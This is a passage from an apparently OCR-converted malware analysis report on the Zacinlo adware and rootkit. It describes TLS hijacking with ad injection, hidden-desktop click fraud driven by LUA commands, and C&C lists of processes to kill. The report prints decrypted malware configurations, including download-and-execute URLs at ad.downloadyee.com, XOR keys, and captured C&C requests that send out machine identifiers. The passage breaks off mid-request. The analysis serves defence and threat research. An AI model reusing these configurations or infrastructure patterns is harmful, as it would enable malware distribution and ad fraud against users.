


Figure 10 – Unaltered Secured Connection




Figure 11 – Hijacked Secured Connection

In a hijacked connection that takes place via TLS, the original site certificate is replaced and the page contains an injected script (highlighted in *Figure 11*). The script is external and found on ***cdn.optitc.com***. The script collects information about the browser (version, cookies, visited URL, timezone, language, etc), and generates a new external script found on the same C&C with the collected data encoded in base64 (the script just after the highlighted one in *Figure 11*). The received script contains a configuration JSON that tells the script what advertisments should be added and where.

The JSON contains an array of objects that also specify how the ads should be inserted. Here is one example:

```
...
{
        "t": "banner",
        "n": "\u66ff\u6362 120x600",
        "id": "",
        "cls": "",
        "width": 120,
        "height": 600,
        "method": 3,
        "align": "r",
        "valign": "b",
        "x": 0,
        "y": 0,
        "close_button": false,
        "close_auto": false,
        "close_timeout": 3,
        "fade_enabled": true,
        "fade_timeout": 3,
        "test_enabled": true,
        "test_selector": "",
        "test_js": "",
        "test_x": "ud",
        "test_offset_x": 10,
        "test_y": "ud",
        "test_offset_y": 25,
        "output": 3,
        "replace_method": 6,
        "replace_limit": 2,
        "rotate_enabled": false,
        "rotate_limit": true,
        "rotate_interval": 10,
        "rotate_random": false,
        "rotate_times": 1,
        "ads": [["Google 120x600", "code", "<script async src=\"\/\/pagead2.googlesyndication.com\/
pagead\/js\/adsbygoogle.js\"><\/script>\n<!-- 1-120600 -->\n<ins class=\"adsbygoogle\"\n     style=\
"display:inline-block;width:120px;height:600px\"\n     data-ad-client=\"ca-pub-5342417538670803\"\n
data-ad-slot=\"9746813776\"><\/ins>\n<script>\n(adsbygoogle = window.adsbygoogle || []).push({});\n<\/
script>"]],
        "c": "",
        "tip_pos": "lb",
        "tip_enabled": true,
        "tip_text": "AD",
        "_id": 198712
},
...
```

```
<script async src=
    "//pagead2.googlesyndication.com/pagead/js/adsbygoogle.js">
</script>
<!-- 1-120600 -->
<ins class="adsbygoogle"
     style="display:inline-block;width:120px;height:600px"
     data-ad-client="ca-pub-5342417538670803"
     data-ad-slot="9746813776">
</ins>
<script>(adsbygoogle = window.adsbygoogle || []).push({});</script>
```

JSON configuration file

For this case, it injects one Google AdSense ad into the page with the advertiser account ID **5342417538670803**. The other fields specify how the ad will be presented: if there is more than one ad they can be switched after some time, if the ad has a close button, if the ad closes automatically after a time, if the ad should replace another ad or just be added in page and so on. The JSON also contains other advertiser types from:

cdn.downloadtraffic.com
n131adserv.com
egreader.com

Even though the accounts for these IDs would eventually be blocked when fraudulent or abusive use gets picked up by the advertiser's automated controls, **new ads could be injected easily because the payload only needs an updated JSON from the C&C.**

The second main purpose of the executable ***(zacinlosvc.exe)*** is to download other payload files. During our analysis, we noticed two files were downloaded: ***svcvmx.exe and vmxclient.exe***. These files get placed in a random directory in ***%LOCALAPPDATA%*** or ***%PROGRAMFILES%***. The files have no direct persistence on the system and are started by the above user-mode app ***zacinlosvc.exe*** (which in turn is started by

the rootkit). Every process is started by the original process started by the rootkit so that fewer traces of malware are left behind. The two files, however, are not protected or hidden and, if they get deleted, they will be downloaded again when the chain is started by the rootkit.




Figure 12 – Payload Execution

The two files work in a Master/Slave model. The master process (***svcvmx.exe*** in *Figure 12*) contacts the C&C and sends some information (OS version, MAC address, CPU info, etc) and will receive a list of sites to be visisted. The data received from the C&C is encoded as JSON objects holding the websites and LUA commands such as: ***SendMouseMoveBrowser, SendMouseClick, SendMouseWheel, RandScroll, InjertJS, OpenUrl, Back, Forward, Reload, InputString, etc.*** The scripts from the C&C specialize in opening pages, inserting JS scripts and emulating regular user behavior such as scrolling and clicking.

The master process then starts the slave process (***vmxclient.exe*** in *Figure 12*) and the two processes comunicate over a named pipe. The slave contains code for a LUA interpreter and the Chromium Embedded Framework (CEF); is it built as a basic, custom browser that can run LUA scripts. The scripts received by the master process from the C&C are sent through the named pipe to the slave process, which will execute them and therefore generate traffic on different sites.

Because the slave is using the multi-process CEF library, it will spawn several child processes during the browsing process. It is important to mention that the slave process is started in a newly created Desktop, not inside the Default one, and as such the rendered browsers will be hidden from the user.




Figure 13 – Hidden Rendered Page

The components we documented above form the building blocks of the adware framework. Some versions of downloaders and droppers will install additional components, several of which are interconnected and will check for the presence of other components. If they are not installed, they are downloaded and set as persistent to survive reboots. Some components will harvest more info about the system, take screenshots and send the collected information to the C&C. Others have the ability to kill processes. Large lists with of executable names or MD5 hashes are received from C&C and the processes that match any of them are terminated.

```
Decrypted response:
["30532e1cd8400847b7c67a9096516d25","99e33f82931a7542638c9034abbde289","ddff652efa1dac133a190b1287da0205","584d5e55e861fef120cda572278d7f6d"
,"3a00ef09eab022648b4d63a9e6976108","e016903a967c52ea963c07afae003456","eb09f437ea6fe1e8b61700be27053c25","3ff5a97fd16d5573ba016997bcf1f290"
,"eeff8f60b2c35fbd27d398f418041fa3","721e75a964723b8079e85008060613ab","33dce7ed214422191e83caf6aefa2861","ee414bcc2850d5be5a378d676f20e02f"
,"4ff26d9ccf0b6a91c507cc6fac447ca3","1a2adcf2c7ee848414ee83936c052661","ab782a8ccd7efeaccf31d1fa5162b66c","ce7608dda10a69dd5398e88f2535f596"
,"06c9abf5addf0313fe261c86c7144d8a","03cb60b773353e6d8d602cd53c838ed2","7a4de3a6ed0ce6a1a4a73879a964f1e0","4c8319cb89f3d65c6d7e8b224b32e129"
,"08ea217b1d7c0bfed8622e76ee13ea23","60a9a8cc201b5fb2df48fbf052668188","71281ac3f8cdf52b4cfad8d2ec2b19cf","9938ba7ac0e02d4c83379e4ca96926e8"
,"d265191b24e36b4305ba8e607bb14bc6","3af565cd0acdf0019c0936c5f1438cc6","350c147d2269e227627fdaf3a9f871ee","58bc8848c31049cff78a98bce23bbb2e"
,"c0214ee7fb8b3547a9df657350f59c64","e3f334c12d79938282b268e5dad9f7fc","1c015c9f2a69d7ece5f9bc4276d21be5","d4f8a1cef2d827929cb81bb628de34af"
,"7873327f99cd8ba11f8e669f0de67086","e729f946abe5cd7f51f0a78d139bb8ed","7c0377972ccb5cd29e2a319149708505","b430418b4a6f8b387ec36b213a6836b8"
,"7a038d5da24fc7bd7269a247252f61f5","d8625ed0228185674e2760ec1751a1a4","f95fb211a92fe969127c930b39a525f1","4a28abdf307a983c1b2d91fce546f781"
,"feebb17c10f02848a4c318c769f2171d","f4732c2f70f0a1912c7a5e2d84cf081d","7fa7859b18a4f40ee9d3a8988e5890b1","39a225c8041f1a8c3b1e9989c43d3038"
,"56a98bbf643f85c0bff257625c1de533","168cdb3fd10e528a8ff2225364780835","81e6db5a4a459d97db271a24fa7d5b41","895a75545496ccbdada7557f3aba5854"
,"3886e9d12a346d425dc291eabd45fe58","fd792efde1ad551e71a0bbfbe7ba90f0","d25d0866656c0ce0388f5b2f081e4121","e73a5079c9ab60a1bb9306d8d2221428"
,"def70dab10515f30d0a3bd08b99343d0","25b68f65480fbc4759990865009d0521","b63d4e95e49c2fb71378f67381222752","535cd6bf8502b273a12baf87990d1cb7"
,"52ba529cdb417b5caebd7572f1f1d1f0","eb0af04f4fc2e0ab8daf3615497542ba","bd01a9f0a0ded0a2cb00e42d3cb2c70a","ae88b81d6da746f39d29f01d0b479502"
,"1f19f15089f92ccc866bf34b00c121c4","4a22dc8cf6502f761f901554a9fb15b6","5665375d2ed88db38e9dab59a8dec80b","a36004b8512b4005672f260c7d197902"
,"ed826b481216f1ba60b232912b3f9fcd","a6ce20ee965ef7de529e3cc1233f9951","20952c5f3b1e8462c265d16c496ea439","0b8af4efc8a63f238ef69793f8759b1e"
,"a7c6c1f43d335a92ecf5dac457ecb810","cae8fa79c47e674c447905807d54ee4c","3310a6dd0e3302156506f68d3148a9c7","19d85c11d728918215769a0eed9543f2"
,"929d2cf59d0745e746211ad59ec10337","97a0149b83134ce687aa5bd0f43b5bef","2e60a4448220f25263520016339b5e36","877b586acf65ef423b8e06116607c622"
,"890b7e2c39efd4d2f53dc5108d5ca5e4","518bc64f6d3efeda60543623abcef935","0d79db1712ba6af681f171b2f36bfd1c","ad4b4a68832324dd10a4df1e4d80258f"
,"39095227ca169ae9c6b661b477894eab","a64aaf5324bef7005b3cebd3e23fd172","4ade14e2e2d626c9c979a0c19fb308fc","08f6cd97e038788c98a7723249488b65"
```

Figure 14 – Some Targeted Hashes

```
Decrypted response:
["autostart:MainService.exe","autostart:H83MCKIDUG.exe","autostart:PCAcceleratePro.exe","autostart:IW1K8FLJ8.exe","autostart:9SUKHU9YD.exe",
"autostart:TESTUK.exe","autostart:BestCleaner.exe","autostart:InstantSupport.exe","serviceexist:.....exe","autos
tart:.*S5mark.*.exe","autostart:magnusson.exe","autostart:ykise.exe","autostart:leaping.exe","autostart:UpdateAdmin.exe","autostart:intersta
t.exe","autostart:interstatnogui.exe","autostart:belle.exe","autostart:ic-.*.exe","autostart:RzSynapse.exe","serviceexist:isesrv.exe","servi
ceexist:ScreenshotProServ.exe","serviceexist:set.exe","autostart:ANONYMIZERLAUNCHER.EXE","autostart:Vestie.exe","autostart:VPDAgent_x64.exe"
,"autostart:Rawei.exe","autostart:bfsvc.exe","autostart:produpd.exe","autostart:gopidul.exe","autostart:Eitehko.exe","autostart:dsrlte.exe",
"autostart:xmkysecqun64.exe","autostart:Xeeedxi.exe","autostart:wizzcaster.exe","autostart:win_en_77.exe","autostart:setmyhomepage.exe","aut
ostart:Musgownyo.exe","autostart:lowyku.exe","autostart:jsdrv.exe","autostart:Hemkajdoa.exe","autostart:GuvtDhji.exe","autostart:q3Ci_ CGvp.
exe","autostart:Geunfy.exe","autostart:Veticeq.exe","autostart:Unokucu.exe","autostart:fastweb.exe","autostart:YTDownloader.exe","autostart:
winlogger.exe","autostart:WindoWeather.exe","autostart:stocking.exe","autostart:smolder.exe","autostart:ratchet.exe","autostart:NowUSeeItPla
yer.exe","autostart:internetport3.exe","autostart:foreplay.exe","autostart:footprints.exe","autostart:dekker.exe","autostart:AppVerifier.exe
","autostart:SunnyDay.exe","serviceexist:Vestie.exe","serviceexist:caster.exe","serviceexist:VPDAgent_x64.exe","serviceexist:Rawei.exe","ser
viceexist:hdaudio.exe","serviceexist:bfsvc.exe","serviceexist:produpd.exe","serviceexist:gopidul.exe","serviceexist:Eitehko.exe","serviceexi
st:dsrlte.exe","serviceexist:maintainer.exe","serviceexist:xmkysecqun64.exe","serviceexist:Xeeedxi.exe","serviceexist:win_en_77.exe","servic
eexist:setmyhomepage.exe","serviceexist:Musgownyo.exe","serviceexist:lowyku.exe","serviceexist:Hemkajdoa.exe","serviceexist:GuvtDhji.exe","s
erviceexist:q3Ci_ CGvp.exe","serviceexist:Geunfy.exe","serviceexist:Veticeq.exe","serviceexist:Unokucu.exe","serviceexist:fastweb.exe","serv
iceexist:YTDownloader.exe","serviceexist:winlogger.exe","serviceexist:WindoWeather.exe","serviceexist:smolder.exe","serviceexist:internetpor
t3.exe","serviceexist:foreplay.exe","serviceexist:footprints.exe","serviceexist:dekker.exe","serviceexist:AppVerifier.exe","serviceexist:Sun
nyDay.exe","serviceexist:winsrcsrv.exe","serviceexist:WinUpdaterLong.exe","serviceexist:dirmngr.exe","autostart:ANONYMIZERLAUNCHER.EXE","aut
ostart:REOPTIMIZER.exe","autostart:UIDSQAURE.exe","autostart:.*OPTIMUM.*","autostart:MYTRANSITGUIDE.exe","autostart:PCCLEANPLUS.exe","autost
art:winwb.exe","autostart:pcee4.exe","autostart:Prime_Updater.exe"]
```


Figure 15 – Some Targeted Processes

Apparently, not only security solutions are targeted but other adware processes as well. The targeted adware is not specific, but belongs to many different famillies. We presume that the operators of Zacinlo are either competing against other adware rings or just fighting for system resources as the page rendering, browsing pages and videos consumes significant CPU cycles and network bandwith.


The files in this introduction come with different names, depending on version. We collected samples from various time periods to see how this campaign evolved from an emerging threat into a highly effective and aggressive adware campaign with obvious signs of malware behavior.

We will discuss the technical particularities of the binaries in the following chapters.

The main downloader



The main downloader is the initial point of compromise. It is a Trojanized application advertised as a free and anonymous VPN service and is usually distributed on the network. To fulfill its tasks, this component uses open-source projects like: zlib, http-parser, jsoncpp and tinyxml. Once executed it starts decrypting its “XML” directory resources using the xor operation with 0xC3 as key.



XML decrypted

After decryption, the XML is parsed using ***tinyxml,*** and the configuration information inside is used to contact the C&C and download files from it. Another encrypted configuration file is downloaded from the C&C which will be decrypted using XOR with 0x7B as key. Its purpose is to specify which registry keys to create and what components to download, what file type these were, where to be saved, as well as how to execute them.

```
GET /toolbar/s5-info-910.bin HTTP/1.1
Accept: */*
Connection: Keep-Alive
Host: ad.downloadyee.com
Referer: http://ad.downloadyee.com/toolbar
User-Agent: wget

HTTP/1.1 200 OK
Server: nginx/1.4.6 (Ubuntu)
Date: Wed, 28 Mar 2018 13:43:42 GMT
Content-Type: application/octet-stream
Content-Length: 1523
Last-Modified: Tue, 26 Sep 2017 04:21:49 GMT
Connection: keep-alive
ETag: "59c9d5dd-5f3"
Accept-Ranges: bytes

.vqrY.      ....Y[A[ vqrrY30>"$748:7$6:8325>''(4=/,:)>'',..MOHI5...''6..         .....'',......''8.                  ...-.
....''.........''.N..  .YWvqrrY30>"$748:7$6:8325>''(4=/,:)>''6..     .....'',......''8.                ...-.       ....''.........''.N..
.YWvqrrY30>"$748:7$6:8325>''(4=/,:)>'',..MOHI5...''6..   .....'',......''8.                ...-.
....''.........''.N.YWvqrrY30>"$748:7$6:8325>''(4=/,:)>''6..         .....'',......''8.                ...-.
....''.........''.N.YWvqrrY30>"$748:7$6:8325>''(4=/,:)>'',..MOHI5...''..YWvqrrY30>"$748:7$6:8325>''(4=/,:)>''..YWvqrrY30>"$748:7$6:8325>''(
4=/,:)>'',..MOHI5...''6..          .....'',......''8.                ...-.       ....''.........''.N..
.YWvqrrY30>"$748:7$6:8325>''(4=/,:)>''6..     .....'',......''8.                ...-.       ....''.........''.N..  .Yvqr&WvqrY.......YA[
vqrrY30>"$748:7$6:8325>''(4=/,:)>'',..MOHI5...''6..      .....'',......''8.                ...-.
....''.........''.N.YWvqrrY30>"$748:7$6:8325>''(4=/,:)>''6..         .....'',......''8.                ...-.
....''.........''.N.Yvqr&WvqrY........YA[ vqrr.vqrrrY..Y[A[JKKKKWvqrrrY....YA[Y...YWvqrrrY  ....YA[IWvqrrrY.
.YA[Y....ATT..U...........U...T.BU...YWvqrrrY.......YA[Y.BU...YWvqrrrY...YA[YT..
...YWvqrrrY.....       ....YA[Y.  ..          ......Yvqrr.Wvqrr.vqrrrY..Y[A[HKKKJWvqrrrY....YA[Y...YWvqrrrY        ....YA[IWvqrrrY.
.YA[Y....ATT..U...........U...T......          T.....KBKOU...YWvqrrrY.......YA[Y.....KBKOU...YWvqrrrY...YA[YV.....YWvqrrrY.....
....YA[Y...Y[vqrr.Wvqrr.vqrrrY..Y[A[HKKKIWvqrrrY....YA[Y...YWvqrrrY  ....YA[IWvqrrrY.       .YA[Y....ATT..U...........U...T......
T.N.$.......$HINU...YWvqrrrY.......YA[Y.N.$.......$HINU...YWvqrrrY...YA[Y.....YWvqrrrY..... ....YA[Y...Yvqrr.vqr&vq.vq
```

```
Decrypted response:

        "prekey" : [
                "HKEY_LOCAL_MACHINE\\SOFTWARE\\Wow6432Node\\Microsoft\\Windows\\CurrentVersion\\Uninstall\\s5mark",
                "HKEY_LOCAL_MACHINE\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Uninstall\\s5mark",
                "HKEY_LOCAL_MACHINE\\SOFTWARE\\Wow6432Node\\Microsoft\\Windows\\CurrentVersion\\Uninstall\\s5m",
                "HKEY_LOCAL_MACHINE\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Uninstall\\s5m",
                "HKEY_LOCAL_MACHINE\\SOFTWARE\\Wow6432Node\\xs",
                "HKEY_LOCAL_MACHINE\\SOFTWARE\\xs",
                "HKEY_LOCAL_MACHINE\\SOFTWARE\\Wow6432Node\\Microsoft\\Windows\\CurrentVersion\\Uninstall\\s5mark",
                "HKEY_LOCAL_MACHINE\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Uninstall\\s5mark"
        ],
        "postkey": [
                "HKEY_LOCAL_MACHINE\\SOFTWARE\\Wow6432Node\\Microsoft\\Windows\\CurrentVersion\\Uninstall\\s5m",
                "HKEY_LOCAL_MACHINE\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Uninstall\\s5m"
        ],
        "softinfo": [
                {
                        "id" : 10000,
                        "type": "zip",
                        "ratio": 2,
                        "url": "http://ad.downloadyee.com/s9.zip",
                        "exename": "s9.exe",
                        "cmd": "/service",
                        "foldertype": "programdata"
                },
                {
                        "id" : 30001,
                        "type": "zip",
                        "ratio": 2,
                        "url": "http://ad.downloadyee.com/toolbar/setup0904.zip",
                        "exename": "setup0904.exe",
                        "cmd": "-insta",
                        "foldertype": "tmp"
                },
                {
                        "id" : 30002,
                        "type": "zip",
                        "ratio": 2,
                        "url": "http://ad.downloadyee.com/toolbar/s5m_install_325.zip",
                        "exename": "s5m_install_325.exe",
                        "cmd": "sinit",
                        "foldertype": "tmp"
                }
        ]
}
```

Other connections to C&C are made, but unfortunately the API seems to be down.

```
GET /entry/track/event-fb?label=_toolbar_distribution&ref=_&mac=33DD560C893E6781A7C04785BA49B807&events=e3%3dPreKeyOK&crc=5449 HTTP/1.1
Accept: */*
Connection: Keep-Alive
Host: www.yeehbuy.com
Referer: http://www.yeehbuy.com/entry/track
User-Agent: wget

HTTP/1.1 302 Found
Server: nginx/1.4.6 (Ubuntu)
Date: Wed, 28 Mar 2018 13:44:29 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 29
Connection: keep-alive
Location: /error
Set-Cookie: beegosessionID=fd5530c1034aa1e9b239a62f190c87c8; Path=/; Expires=Wed, 28 Mar 2018 15:24:29 GMT; Max-Age=6000; HttpOnly
Set-Cookie: lang=en-US; Expires=Mon, 15 Apr 2086 16:58:36 UTC; Max-Age=2147483647; Path=/
Set-Cookie: BEEGO_FLASH=%00error%23BEEGOFLASH%23Request+Url+Params+Error%00; Path=/

<a href="/error">Found</a>.
```

```
GET /entry/tbsetup/fbinstall?tid=&aid=&mac=33DD560C893E6781A7C04785BA49B807&type=dblclick&crc=229 HTTP/1.1
Accept: */*
Connection: Keep-Alive
Host: www.yeehbuy.com
Referer: http://www.yeehbuy.com/entry/tbsetup
User-Agent: wget

HTTP/1.1 302 Found
Server: nginx/1.4.6 (Ubuntu)
Date: Wed, 28 Mar 2018 13:44:29 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 29
Connection: keep-alive
Location: /error
Set-Cookie: beegosessionID=7acdfef45d70a07f9941fb226aadd6b3; Path=/; Expires=Wed, 28 Mar 2018 15:24:29 GMT; Max-Age=6000; HttpOnly
Set-Cookie: lang=en-US; Expires=Mon, 15 Apr 2086 16:58:36 UTC; Max-Age=2147483647; Path=/
Set-Cookie: BEEGO_FLASH=%00error%23BEEGOFLASH%23Request+Url+Params+Error%00; Path=/

<a href="/error">Found</a>.
```

```
{
    "code": 0,
    "msg": "Success",
    "data": null
}
```

For the previous request we were able to recover the C&C's response:

```
GET /entry/track/event-fb?label=_toolbar_distribution&ref=_&mac=33DD560C893E6781A7C04785BA49B807&events=e6%3dWin7&crc=11339 HTTP/1.1
Accept: */*
Connection: Keep-Alive
Host: www.yeehbuy.com
Referer: http://www.yeehbuy.com/entry/track
User-Agent: wget

